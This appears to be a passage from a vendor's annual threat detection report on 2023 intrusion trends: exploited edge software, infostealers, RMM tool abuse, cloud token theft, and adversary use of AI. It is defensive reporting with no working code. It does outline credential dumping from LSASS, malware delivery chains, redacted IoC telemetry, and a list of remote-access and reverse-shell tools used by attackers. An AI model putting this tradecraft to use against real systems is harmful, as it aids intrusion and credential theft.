Vulnerabilities exist in nearly every nontrivial application, and they range wildly in severity, from the ridiculously simple to the massively complex. While many vulnerabilities don't pose a great threat to organizations, the ones that do often play specific roles in adversary operations. For example, adversaries commonly use remote code execution vulnerabilities in software such as Microsoft Exchange to gain a foothold in enterprise networks. SQL injection vulnerabilities can be used against misconfigured applications and database servers to allow code execution on database servers. Some vulnerabilities also provide evergreen opportunities for adversaries to deploy malware, despite being patched many years earlier. Adversaries have both a long memory and a tendency to adopt new exploitation technology rapidly, so it pays to patch early and often and to architect your network in ways that minimally expose vulnerabilities to the internet.

What we saw in 2023

In 2023 we observed multiple high and critical severity vulnerabilities exploited in the wild, and each of them played a specific role in a larger attack path. In fact, the larger attack path was often consistent enough that the vulnerability used for **initial access** could easily be swapped out for new vulnerabilities as adversaries evolved. The most common path included these steps:

1. Exploit a public-facing server or web application.
2. Transfer a web shell or RAT.
3. Get credentials.
4. Move laterally from foothold.

As the year progressed, we observed vulnerabilities such as those found in **TeamCity**, **Progress Software WS_FTP**, PaperCut, and more filling that first role. Applications on Windows systems weren't the only ones affected, either. Vulnerabilities such as **CitrixBleed** affected specialized network appliances designed to sit on the edge of a network, and their exploitation provided a way for adversaries to gain their foothold on systems that often did not support adequate endpoint monitoring. While new vulnerabilities often make the news, adversaries also revisited some years-old vulnerabilities this year, dredging up exploits for older **Telerik**, **ManageEngine**, and **Fortinet** vulnerabilities. It bears mentioning often: If a vulnerable application is facing the internet, it will be exploited.

Predictable post-exploitation

- Immediately after exploitation, the adversaries nearly always took a step to **transfer tools** to that compromised system. At this point, we often observed **PowerShell**, **certutil.exe**, or **curl.exe** commands used to make that compromised system download a remote access tool such as **Cobalt Strike** or AnyDesk. In other cases, the adversary would upload a web shell to the compromised server. This was the case in the large-scale exploitation of **MOVEit Transfer** in May 2023. In the case of the ManageEngine exploitation mentioned earlier, the adversaries used variations of the tried-and-true Chopper web shell.
- At this step, the adversaries often worked to gain credentials or escalate privileges on the initial compromised system. In the case of compromised web servers, we often observe adversaries using RottenPotato and similar exploits to escalate from web application accounts to a Windows local SYSTEM account. In other cases, adversaries would attempt to **dump OS credentials** using a method such as dumping the **memory** of **LSASS.exe** on Windows systems. Despite the wide variety of vulnerabilities used during initial access, credential access at this stage nearly always narrowed to the use of **Mimikatz**, Task Manager, or **COMSVCS.dll** to dump LSASS for credential access attacks. In the case of network appliances such as Citrix Application Delivery Controllers, adversaries could uncover credentials from configuration files or with additional exploits.

“...even if the vulnerabilities are new or rapidly changing, adversary behavior stays the same once they gain access.”

Once credentials were obtained, the adversaries needed to move from their initial foothold to other systems to continue their operations. Despite the variety of initial access vulnerabilities, this activity again narrowed down to just a few options. With tools such as **Cobalt Strike** and Windows-based RATs, adversaries could use their credentials with Windows-native protocols like **WMI** and **SMB** to move between systems and issue remote commands. Non-Windows footholds such as Citrix appliances also offered options for lateral movement, allowing adversaries to use tools like **Impacket** WMlexec and SMBexec to move

from exploited appliances into other areas of a network. The biggest finding of the year for us is that even if the vulnerabilities are new or rapidly changing, adversary behavior stays the same once they gain access. You can swap out pieces of the intrusion chain with a new, shiny exploit, but reality has shown us that adversaries revert to a predictable playbook once they gain access.

TAKE ACTION

Visit the [Vulnerabilities trend page](#) for relevant detection opportunities and atomic tests to validate your coverage.

The best prevention is to patch, be mindful of surface area exposed to the internet, and have a good [incident response plan](#). If you're not sure whether your organization uses applications that have been exploited by adversaries, a good place to start evaluating is the [Known Exploited Vulnerabilities Catalog](#) maintained by CISA. You can cross-reference vulnerable applications in that catalog against applications your organization uses and evaluate the level of risk they pose.

When you do identify vulnerable applications in your organization, it's important to take a calm and systematic approach to evaluating the vulnerabilities and prioritizing their fixes. We recommend focusing first on vulnerabilities that result in unauthenticated remote code execution and file uploads, as they can result in content being introduced to your systems without authorization. From there, you can work down the list toward less risky vulnerabilities that require complex effort or specialized circumstances to exploit.



TREND

Stealers

If identities are the new perimeter, information-stealing malware helps adversaries cross over.

As organizations continue to embrace technologies that allow employees to work outside the traditional perimeter of an enterprise network, **identities** and credentials remain key to allowing access to resources from remote locations. Information-stealing malware such as RedLine, Vidar, and LummaC2 all gather credentials from various sources on a computer system, including password managers, web browsers, files on disk, and more. In the hands of an adversary, information stealers can gather credentials that allow access to local systems and cloud solutions, depending on what a victim may have stored on their system.

What we saw in 2023

Throughout 2023, Red Canary observed information-stealing malware affecting many organizations, and stealers frequently appeared in **our monthly top 10 rankings**. In fact, stealers accounted for nearly 10 percent of activity we were able to associate with named threats in 2023. For the year overall, few malware families with stealer capabilities broached the top 10 due to the diverse market of stealer malware. Modular malware families such as **Yellow Cockatoo** that have modules to facilitate stealer-like activity contrast with traditional stealer malware such as LummaC2, RedLine, Ducktail, Stealc, and Atomic Stealer. For information on cloud-specific stealers, read our **API abuse in the cloud** trend page.

In 2023, Red Canary observed more macOS systems being targeted by stealer malware than in previous years. Atomic Stealer, which targets macOS keychains and browsers to gather credentials, cracked our top 10 observed threats in **August 2023**. Other security companies reported on additional macOS stealers, documenting threats such as **MacStealer** and **MetaStealer**.

“In fact, stealers accounted for nearly 10 percent of activity we were able to associate with named threats in 2023.”

Taking inventory of the stealer market

Some prominent stealer families differentiated themselves in 2023 with focus and delivery patterns. Ducktail stepped up distribution through social media, often approaching victims with lures appearing as **job**

postings through LinkedIn messages. The stealer functionality itself in Ducktail focused on obtaining cookies and credentials for Facebook Business Manager and advertising accounts.

Other families set themselves apart using new features, like LummaC2 adding the ability to **revive expired Google OAuth account cookies** in November 2023. This same feature was **quickly adopted by other stealers** by the end of the year, showing how quickly innovation can spread among malware competitors.

For stealer families with more widespread distribution goals, **SEO manipulation and malicious advertising** remained evergreen techniques to entice users into downloading malware. For much of the year, adversaries used these techniques to distribute stealers and remote access software, sometimes together. In most of these cases, the adversaries distributed fake installers posing as legitimate software, and they often experimented with different file types for distribution.

- For stealers in EXE form, we often observed the malware masquerading with names such as **Setup.Final.exe**, **ChromeSetup.exe**, and specific software names combined with **free _ download.exe**. We also observed adversaries distributing MSI and **MSIX installer** files in attempts to **evade detection** with names such as **DirectXAdvancedSupport.msi** and **windirstat-x86.msix**.

In some cases we observed stealers deployed alongside other malware families. For example, this year we observed the malware that Elastic calls **GHOSTPULSE** deploy RedLine stealer and ArechClient2 on the same host. First, GHOSTPULSE executed its DLL sideloading technique.

Indicator of Compromise ⚠

Endpoint Module Load
Process **vboxsvc.exe loaded the DLL at c:\users\[redacted]\appdata\local\packages\googlellc.chrome_[redacted]\localcache\roaming\[redacted]\hvn\sqlite.dll**.

sqlite.dll Metadata
vboxsvc.exe Metadata

Comment added by Red Canary Analyst

This executable does not normally load Dynamic-Link Library (.dll) files from the appdata directory, which is consistent with **search order hijacking**. Additionally, this instance of **sqlite.dll** is unknown in VirusTotal.

Next, **PowerShell** spawned and **reflectively loaded** RedLine while MSBuild was spawned to host an injected instance of ArechClient2.

The screenshot displays two separate network connection events from the Red Canary interface:

- Network Connection:** An "Indicator of Compromise" (IoC) event where a process named `powershell.exe` made an **outbound tcp** connection to an IP address (XX.XXX.XXX[.]146:22876).
 - powershell.exe Metadata:** Associated with this connection.
- Endpoint Process Execution:** An "Indicator of Compromise" event where a process named `cmd.exe` **spawned** a process named `msbuild.exe`, with the following command line:
`C:\WINDOWS\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe`
 - vboxsvc.exe Metadata (Grandparent):** Associated with the spawning process.
 - cmd.exe Metadata (Parent):** Associated with the spawned process.
 - msbuild.exe Metadata:** Associated with the spawned process.

Comment added by Red Canary Analyst:

It is highly unusual for the Microsoft Build Tools (`msbuild.exe`) to execute without command line parameters.

Network Connection: Another "Indicator of Compromise" event where a process named `msbuild.exe` made an **outbound tcp** connection to an IP address (XXX.XX.XX[.]191:15647).

- msbuild.exe Metadata:** Associated with this connection.
- > XXX.XX.XX[.]191:15647 Metadata:** Associated with the connection.

Comment added by Red Canary Analyst:

This indicator has been associated with ArechClient2.

TAKE ACTION

Visit the **Stealers trend page** for relevant detection opportunities and atomic tests to validate your coverage.

TREND

Remote monitoring and management tools

Adversary abuse of remote monitoring and management (RMM) tools attracted extra attention in 2023, due in part to at least one prolific adversary leveraging these tools extensively.

Adversaries have abused **RMM tools** for years, and they continued to do so in 2023. RMM tools are an attractive option for adversaries because they offer robust sets of remote administration features and they do so with the veneer of legitimacy. Many organizations use one or another of these tools to apply updates, manage assets, deploy software, and more. If an adversary is lucky or has done their homework, they can complicate detection immensely by abusing an RMM tool that is permitted within an organization. Even in cases where an adversary is abusing an unpermitted RMM tool, organizations may be slow to respond or reluctant to block its use outright for fear that they may hinder a legitimate business use case.

What we saw and heard in 2023

RMM abuse was particularly topical in 2023 because one of the year's most active adversary groups, SCATTERED SPIDER, indiscriminately leveraged dozens of RMM tools for lateral movement **across numerous intrusions**. From our perspective, increased malicious use of NetSupport Manager played a critical role in the prevalence of RMM abuse as well.

Across environments protected by Red Canary, we detected the following RMM tools most often:

NetSupport Manager

NetSupport Manager is a commercially available RMM tool used to remotely administer endpoints by IT administrators. Adversaries often abuse the free trial version to remotely control victim endpoints. Adversaries primarily distribute it via spearphishing attachments, but it's also delivered as a follow-on payload by malware like **SocGholish**, **Qbot** and more. Legitimate NetSupport installs are often found in the **Program Files** directory, using the standard filename **client32.exe**.

Suspect instances may be found by looking for `client32.exe` running from a non-standard directory, such as a user's `Downloads` or `Roaming` folder, or, in the case of a file rename, looking for binaries with the internal name `client32` making network connections to `netsupportsoftware[.]com`.

Remcos

Remcos is legitimate remote control and surveillance software abused by multiple adversaries to gain persistent remote access to systems. Adversaries often obfuscate its code or inject it into other processes to evade detection. The tool commonly generates forensic artifacts that include `remcos` in file paths, filenames, and registry keys, and the executable name is usually `remcos.exe`.

Remote Utilities

Remote Utilities (RUT), also called RuRAT, is another RMM tool that enables remote control, desktop sharing, and file transfers and is delivered via malicious email attachments.

Atera

Atera is an RMM utility abused by adversaries to maintain persistence following an initial compromise. It's been leveraged by a variety of malware threats, even as a `ransomware` precursor. Its process names include:

- `AteraAgent.exe`
- `AgentPackageSTRemote.exe`
- `AgentPackageHeartbeat.exe`
- `AgentPackageWindowsUpdate.exe`
- `AgentPackageADRemote.exe`

It makes network connections to `atera[.]com`.

SCATTERED SPIDER

SCATTERED SPIDER is a cluster of interconnected adversaries known for highly targeted SMS phishing (“smishing”), brazen social engineering campaigns, and rapid lateral movement using a variety of RMM tools. They abused scores of RMM tools in incidents throughout 2023. Since other adversaries surely took note of their success throughout 2023 and are likely to imitate them moving forward, we're going to list the RMM tools they reportedly abused and describe some of the problems these tools present collectively and individually.

While not exhaustive, the group has **reportedly used** the following tools:

- AnyDesk
- ASG Remote Desktop
- BeAnywhere
- Domotz
- DWservice
- Fixme.it
- Fleetdeck.io
- GetScreen
- Itarian Endpoint Manager
- Level.io
- Logmein
- ManageEngine
- N-Able
- Pulseway
- RattyRat
- Rport
- Rsocx
- RustDesk
- RustScan
- ScreenConnect
- Splashtop
- SSH RevShell and RDP Tunnelling via SSH
- Teamviewer
- TightVNC
- TrendMicro Basecamp
- Sorillus
- Xeox
- ZeroTier
- ZohoAssist

“...a robust allowlist/blocklist policy is probably the first and most important step toward getting a handle on the types of applications permitted within your environment.”

While the use of open source RMM utilities like RustDesk and newer utilities like FleetDeck is a troubling trend on its own—namely in that they are easily modified or largely unknown respectively—the total volume of RMM tools SCATTERED SPIDER abused can be overwhelming. The presence of any of these tools on their own—or any other RMM tool for that matter—isn’t necessarily malicious. Unless you adhere to strict allowlist/blocklist policies, which is easier said than done, there may be no action to take on these tools until an adversary starts performing overtly malicious activity. The difficulty of getting tools like these under control can be exacerbated in environments with existing local administrative rights that give normal users the ability to freely install RMM tools, which becomes even more problematic when you’re being targeted by a sophisticated adversary. However, a robust allowlist/blocklist policy is probably the first and most important step toward getting a handle on the types of applications permitted within your environment.

In the absence of strict application controls (and in the hands of a skilled adversary), RMM tools can bypass some of an organization's most reliable detection logic because adversaries are typically hands-on-keyboard with RMM tools and able to modify their behaviors so they blend in with day-to-day administrator activity. Emerging as a simple download from a seemingly innocuous user, there is little behavior other than binary signatures to tip off defenders, giving adversaries an initial foothold within an environment and ample time to pivot quickly within interactive sessions before too many eyes have started investigating their behavior.

TAKE ACTION

Visit the [Remote monitoring and management abuse trend page](#) for relevant detection opportunities.

Having the ability to collect and inspect binary signature metadata and binary naming conventions and understanding common and uncommon installation paths for RMM tools are the basic prerequisites for developing an effective RMM detection strategy. Of course, the sheer volume of RMM tools available to adversaries, let alone abused by them, renders confident detection coverage a tall order.

The best generic advice for mitigating the risk posed by these tools is to create robust allow/blocklist policies and strictly adhere to them. Depending on your environment, one or more of these utilities may be permitted for use, so before you go down the road of detection on these utilities, it is highly recommended to get an effective inventory management tool to identify any shadow utilities that may be lurking in your environment before you start trying to detect these one at a time. Our open source baselining tool [Surveyor](#) has a [definitions file](#) that you can use to search for the presence of many of the tools listed in this section using a supported EDR tool.

Understanding what's permitted in your environment and being able to survey your environment for what's actually installed is critical. When you find unpermitted software installed, response actions will depend on organization-specific security policies.



TREND

API abuse in the cloud

Armed with stolen short-term tokens or credentials, adversaries might be spending more time in cloud services providers' APIs than some administrators.

"Even when adversaries use custom GUIs or are logged into their victims' web consoles, they use the same APIs as the businesses they're targeting."

As businesses across the world have moved to cloud services and built infrastructure on top of cloud providers, adversaries have followed them. Moving to the cloud has huge benefits, such as scalability, security, and developer-friendly application programming interfaces (API). It has also brought new tools in the form of identity and access management (IAM) services, which allow businesses to control their accounts' permissions in a fine-grained manner. But with all these great benefits comes increased attention from adversaries.

Adversaries have been pivoting into their victims' cloud environments for years, and they continued to do so in 2023 with gusto. They often leverage open source tools to scan public cloud services, malware to steal access keys from developers and administrators, and cloud APIs to maintain persistence and otherwise satisfy their objectives. Even when adversaries use custom GUIs or are logged into their victims' web consoles, they use the same APIs as the businesses they're targeting.

In fact, it's hard for adversaries to avoid using the APIs provided by the cloud services, since this is often the only way to interact with cloud services. This provides a great opportunity for defenders to detect and respond to attacks in their cloud environments, since most services provide some sort of unified log to analyze events.

What we saw in 2023

A huge benefit of moving to the cloud is the ability to use valid **short-term tokens (STS)** to authenticate API calls. This is a huge win for defenders, who now don't have to worry as much about rotating passwords or having their API keys permanently compromised after accidentally leaving them in an open Git repository. However, this doesn't mean adversaries have stopped tricking users into handing over credentials or stealing them from compromised endpoints entirely. Cloud API abuse by adversaries continued in 2023 with an expanded use of phishing kits and **infostealers** to collect credentials and/or MFA-signed **access tokens**.

Many businesses start their transition to the cloud by moving to software-as-a-service (SaaS) versions of existing tools, like M365 for email and productivity applications or IAM services that can handle single sign-on (SSO), MFA, and permissions, such as Okta or Entra ID. Even though the services themselves are cloud-based, the credentials used to access them can still be gathered by more traditional means. In 2023, we saw several families of information-stealing malware, directly and indirectly, looking for access keys and session tokens that would let the operators bypass MFA protections and pivot to cloud environments. Info stealers like RedLine, LummaC2, Stealc, and Vidar were deployed across our customer base and used mainly to steal cookies and active session tokens from web browsers, which were then used to gain access to cloud environments.

Researchers at **Cado**, **Permiso**, and **Lacework** have observed cloud-specific stealers that specifically target AWS credentials. Adversaries then leverage these credentials to perform AWS API actions like creating new users, generating access keys, and escalating permissions through built-in IAM roles. These tools bridge the gap between on-premise threats and cloud environments, and they show that adversaries are leveraging traditional techniques to accomplish new objectives. Importantly, this also means that adversaries don't necessarily need a user's password or MFA device to compromise an account. In the case of **Azure**, an adversary with access to a **Primary Refresh Token** can leverage that to **maintain access** and sign in to services across the Microsoft cloud. Tools like **AADInternals** and **ROADToken** leverage multiple API endpoints to collect domain information, generate new identities, and more.

SCATTERED SPIDER's web

One of the more interesting stories of 2023 involved the SCATTERED SPIDER group, which uses many different tactics to infiltrate companies and persist in their cloud environments. Of special note is their tactic of stealing authentication tokens via phishing and abusing credentials to set up new identity providers and persist in victim environments.

BeyondTrust's **first-hand account** of this attack provides a wealth of details, including how the group gained access by stealing from "a HAR file containing an API request and a session cookie which was uploaded to the Okta support portal." Even though the account was protected with MFA, the stolen session cookie they used was already authenticated to Okta, so they could make API calls without reauthenticating for a time. And they did. The adversaries generated a new service account with their access and attempted to persist further in the environment.

SCATTERED SPIDER is also known to register domains for phishing Okta credentials, using proxies to authenticate to identity providers, and moving laterally through the judicious use of **remote management and monitoring (RMM) tools**. An important takeaway from this story is that

even if your administrators don't make direct use of the APIs offered by cloud services, adversaries can. Stealing session cookies can give them the ability to bypass MFA protections and initiate API calls that can do just as much damage to an organization as accessing a web console.

TAKE ACTION

Visit the [API abuse in the cloud trend page](#) for relevant detection opportunities and atomic tests.

For prevention and mitigation, much of the same strategies applied to phishing can apply here. Applying least privileges to your IAM roles and user accounts will help avoid a single identity compromise from turning into a large incident. Requiring MFA whenever possible ([AWS](#), [Entra ID](#), [M365](#)) can prevent adversaries from taking over an account entirely, especially if they are not able to phish the MFA code from your users or you use FIDO authentication tokens. In AWS, [use IAM roles and short term tokens](#) to perform activities, as these provide a wealth of security benefits such as automatic expiration of tokens, an easy method for revoking credentials, and the ability to avoid storing secrets in source code. If you do need to store secrets somewhere, use a secrets manager such as [Azure Key Vault](#) or [AWS Secrets Manager](#). These are easy to manage and far more secure than rolling your own or storing secrets in source code.



TREND

Artificial intelligence

An important question looms in the infosec conversation about AI: Will generative AI tools better benefit defenders or adversaries?

“Remember that GenAI lacks common sense and decision-making capabilities. It’s up to the defender to make the final calls.”

In 2023 we all witnessed a new era in the use of generative AI (GenAI) to aid in solving or automating many of the rote tasks we take on as defenders. Technologies like ChatGPT, Gemini, and GitHub Copilot showed how GenAI—backed by powerful foundational models like GPT-4—can reduce the cognitive load and stresses that come along with the day-to-day operational cadence on a security team. As 2024 progresses, we will continue to see more tailored cybersecurity solutions helping defenders make more accurate and informed decisions. With this hype and promise, we caution users of GenAI technologies to be thoughtful in their use and not to trust its output implicitly without the proper data and context to augment the foundational models you’re using. Remember that GenAI lacks common sense and decision-making capabilities. It’s up to the defender to make the final calls. Red Canary is bullish on GenAI as it stands to be an accelerator and deflationary technology in cybersecurity.

Adversaries also have their eyes on GenAI to automate their own tasking, helping to manage infrastructure, expedite phishing lure generation, impersonate employees via deepfakes, and by leveraging open source information and tools to create highly tailored operational plans for threats like **ransomware**. As with all new technologies, individuals with malicious intent will eventually adopt them, and it may or may not surprise you. It’s important to differentiate between **click bait headlines** and truly groundbreaking changes in adversary tactics and techniques that are enabled by GenAI. Importantly, we don’t have smoking gun clear evidence of adversaries using AI tools in their attack campaigns at this time, but only a fool would bet against it.

In the following sections, we’ll explore how adversaries may be using AI to make their lives easier and then describe the many benefits of AI that we’re already seeing across Red Canary and the broader infosec industry.

Is AI better for good guys or bad guys?



Spoiler alert: We think it’s better for the good guys by a long shot, and we’ll explain why in the coming paragraphs. However, let’s start with the bad.

AI for adversaries

We've written about the implications for AI for adversaries, particularly [how it will affect the malware ecosystem](#), on the Red Canary blog. So we'll start there.

AI and malware

Some of the potential benefits for malware developers include leveraging AI to:

- make subtle code changes to evade signature-based detection in ways that are fundamentally similar to functionality already provided by crypters
- modify the functionality of a piece of software by automating the development process for adding a new feature, although we should note that AI-produced code is often unreliable without a great deal of tweaking
- translate malware code from one language to another
- assist with defense evasion techniques by having AI act as a defender in your TTP development pipelines

Among these, the third point is probably the most useful for adversaries, since it may allow them to readily expand malware to make it cross-platform or to adjust their tools on the fly, depending on the capabilities of their target system. The likelihood of AI magically creating net new malware capabilities seems low, largely because malware capabilities are entirely dependent on already well-understood operating system capabilities upon which AI has no impact. Ultimately, it seems like AI has the potential to expedite capabilities that already exist.

AI and phishing prompts

Perhaps the most obvious adversary application for AI is phishing prompt generation. There's been plenty of hand-wringing about the lousy quality of AI writing, but those critiques are based on comparisons to relatively high-quality human writing. In the phishing space, the comparison is different. It's between non-native speakers using their limited foreign language skills (or online translation tools) and the writing quality of a large language model (LLM) chatbot. The latter is objectively better and less obvious than the former. However, poorly written phishing prompts have worked for decades and continue to work today. Further, sophisticated adversaries have always been able to generate quality phishing messages when they need to. It's hard to imagine AI tools fundamentally revolutionizing phishing, which has long been one of the primary means for adversaries to gain [initial access](#).

AI for data analysis and discovery

While we've been critical of AI's ability to write code and prose, there's no such criticism to be made of its ability to analyze large amounts of data. This is precisely where AI shines, and where it probably provides the greatest boon for adversaries. It's hard to prescribe all the many applications for AI, but it's easy to imagine adversaries exfiltrating large troves of data using AI to analyze it in search of sensitive information, credentials, or other data that is inherently valuable or valuable for the purpose of moving deeper into a victim environment.

AI for APTs

The specter of sophisticated, state-sponsored adversaries with deep pockets looms large over this industry, and it's easy to imagine a thousand thought leaders furiously blogging about AI's accelerant effect on so-called advanced persistent threats (APTs). The reality though is that state-level adversaries have likely had their hands on better AI tools than their counterparts in private industry for the better part of a decade. The same has always been true for exploit capabilities. Just look at the havoc wrought by **ETERNALBLUE**, an exploit that was likely many years old when it slipped into the public space, spread all over the world in a matter of hours, and caused billions of dollars worth of damage.

It's probably true that sophisticated state-backed adversaries are leveraging GenAI in sophisticated and hard-to-predict ways, but these are fringe threats that most organizations will never encounter. Among those organizations that do need to worry about truly state-of-the-art threats, it's prohibitively difficult to develop reliable security controls that can counteract exploit technologies developed by military or intelligence agencies with multi-billion dollar budgets. That was true before AI. It's true now. And it will remain true as long as computers exist.

AI for defenders

Enough about bad guys, let's talk about the many ways that AI is already making us more secure and making security professionals better at their jobs.

GenAI enables defenders to have a general problem-solving tool at their fingertips. You no longer need to sit down and develop specialized analysis scripts during incident investigation or security operations projects. You can describe your tasks and objectives in plain language, unlocking lower-level tasking that is typically done by more senior team members with more in-depth coding skills or job experience. The application of GenAI for defenders spans tasks like project planning, team tasking and task management, data analysis baselining, malware analysis, and architecture planning. There has never been a more promising general purpose tool to help defenders level up and keep up with the evolving threat and technology landscape.

“There has never been a more promising general purpose tool to help defenders level up and keep up with the evolving threat and technology landscape.”

AI for data analysis

In the cybersecurity world, we often face an overwhelming sea of data. As many experts have pointed out, security is deeply entwined with data management. Security teams frequently find themselves buried under more information than they can realistically process. The challenge isn't always about finding the data, it's about focusing on what matters. The crucial insights are there, hidden in plain sight amidst the noise of countless alerts and logs.

Imagine having a super-smart assistant who can not only read through mountains of data but also highlight what's important. LLMs are game changers in how to handle this data deluge. For example, you could ask an LLM to sift through logs varying from network sensors to **cloud activity logs** and pinpoint potential security threats. It's like having a detective who can wade through the clutter to find the clues that matter.

But it can't be that simple right? Yes! You feed a model like GPT-4 raw data such as Microsoft Office Universal Audit Logs (UAL) and with instructions as simple as a conversation, the AI analyzes this data looking for patterns and anomalies. It can summarize its findings, suggest next steps, and even create visual representations like tables and graphs to make the trends clear.

Ready to take the LLMs output a step further? Ask the AI to generate code in Python to automate your analysis, making your operations more efficient and cost effective.

This process, all powered by natural language, is transforming data analysis in cybersecurity. As we move through 2024, expect to see more and more tools that automate these tasks, making defensive security smarter and more proactive than ever.

AI for summarization and drafting

We may be veering too specifically into the parts of infosec that require clear and consistent communication (e.g., security analysis, intelligence, threat detection, incident response, etc.), but AI tools are very proficient at taking disparate information from numerous sources and synthesizing it down into a human-readable, readily consumable narrative.

Say you're a SOC analyst, for example, and you're reviewing a long list of related but distinct alerts. You know they tell a compelling and important story, but unpacking the origin and meaning of each alert and then chaining them together into a meaningful story of what happened is tedious and time-consuming. Not to mention that's time that you could otherwise spend investigating surrounding activity to make sure you've got a handle on the entire scope of the event or incident as the case may be.

A well-trained AI can immediately connect all these dots for you. It may not be perfect, but it will be a plenty-good-enough starting point for you to get a clear picture of what happened and what to do next, potentially saving crucial minutes or hours of triage (or at least saving you from tyranny of unnecessary work).

Finally, when it comes time to explain what happened, whether it's for a briefing, documentation, or something else, your LLM chatbot friend can quickly write up a serviceable first draft that you'll only have to revise.

AI for threat analysis

In the data analysis section above, we emphasized how cybersecurity defenses heavily rely on analyzing vast amounts of data. At Red Canary, **our daily processing of billions of security signals** underscores the challenge of identifying threats amidst the mountains of data we collect. Even with our investments in automation, we're now turning to AI to further enhance our products and security outcomes for our customers.

Historically, cybersecurity required specialists to navigate numerous tools in order to sniff out threats and take timely action. GenAI is set to change this, offering broad support across various tasks and making high-level expertise more accessible to all defenders.

GenAI's introduction to our threat analysis processes marks a shift towards automating routine yet critical tasks. This includes streamlining investigations, assisting in reverse engineering, crafting detection rules, refining threat hunting queries, and even advising on security policy improvements. We see GenAI boosting defender efficiency and effectiveness, taking on **roles within a SOC** like an investigation ally or a strategic consultant on policy matters.

We will see this automation-focused application of GenAI continue to mature in 2024. It will manifest itself into the development of AI agents specifically designed to aid defenders, capable of performing tasks with high levels of accuracy. These agent-based architectures will spawn a new era in cybersecurity defense where current practitioners not only become more efficient but roles across the industry become more accessible.

“With the advent of LLMs, knowledge of cybersecurity has become widely accessible, effectively putting a personal tutor at everyone’s fingertips.”

AI for training and learning

The impact of AI in cybersecurity is going to extend beyond traditional attacker vs. defender mindsets. With the advent of LLMs, knowledge of cybersecurity has become widely accessible, effectively putting a personal tutor at everyone's fingertips. This marks a pivotal moment in education where learning about information security topics or preparing for your dream job is limited only by your curiosity and imagination.

We're particularly excited about how GenAI is making complex topics more digestible, catering to individual learning styles and preferences. You'll have a personal guide through the intricacies of cybersecurity tailored to the way you learn best.

On this note, we invite you to take an **Atomic Red Team test** and experiment with using ChatGPT or Gemini as your personal tutor. Instruct the AI to be your cybersecurity tutor, let it know the ways to like to consume information, and paste in your favorite YAML file. We're confident you'll be impressed by what you can achieve with this AI-assisted learning you just discovered!

THE VERDICT

As we've said here and elsewhere, we believe that AI is more of a net positive for defenders than it is for adversaries. The use cases we described make part of that point. However, another important factor to consider is resources. As a collective—and often within reasonably well-funded security teams—we have more money and more expertise than most adversaries. Whether you work for a security vendor or on an organization's internal security team, you have money to spend on infrastructure and expertise. The security industry is awash with formally educated data scientists and other specialists who can leverage expensive and powerful tools to optimize AI in ways that simply are not available to the overwhelming vast majority of adversaries.



TREND

Adversary emulation and testing

More than a quarter of Red Canary's customers performed some kind of testing in 2023.

Threats attributed to **testing** represented approximately 24 percent of malicious and suspicious classified threats that our team detected in 2023, nearly 6,000 in all. These threats include purple or red team activity, adversary emulation tools and platforms, and more.

In this section, we'll look closer at the types of organizations performing these tests, along with the threats, tools, and techniques that we detected.

Of note, this data depends on a customer confirming that a threat was related to testing. So, we expect that more testing took place than was confirmed, meaning that many of these statistics should be looked at as minimums.

How Red Canary identifies testing activity

Once we've detected, investigated, and alerted a customer to a threat, our platform provides them features for offering feedback, including the ability to signal whether a threat has been remediated—or will not be remediated. If a threat is not going to be remediated, it's important that we know why:

- The activity and risk will be accepted
- The activity is authorized
- We incorrectly identified the activity as malicious, a false positive
- The activity is attributable to some form of adversary emulation or testing

Why are you choosing not to remediate?

This is unauthorized activity that will not be remediated

We accept the risk of this software or behavior running in our environment and will not be remediating it at this time.

This is authorized, non-testing activity

The detected activity authorized for certain users. This threat will no longer be used when calculating risk to your organization.

The activity was incorrectly identified

The detected activity was a false positive.

This was testing

The detected activity was part of internal or external testing.

Who's testing the most

A promising trend, 27 percent of Red Canary customers engaged in some form of testing, including purple or red team activity, at some point throughout 2023. What's more, this activity was observed across organizations of all sizes, ranging from those with hundreds of employees to those with many tens of thousands.

By industry, customers in **financial services** topped the leaderboard, accounting for 25 percent of all testing activity, followed by **professional, scientific, and technical services** with 12 percent and **healthcare** with 10 percent. That's nearly 50 percent of testing activity across just three industries. The **manufacturing** industry just missed a podium appearance this year.

*Read the **Industry and sector analysis** section of this report for more insights related to customers by industry.*

At the organization level, a dozen customers across industries performed over 100 tests distributed throughout the year, with a single customer performing over 500 distinct tests.

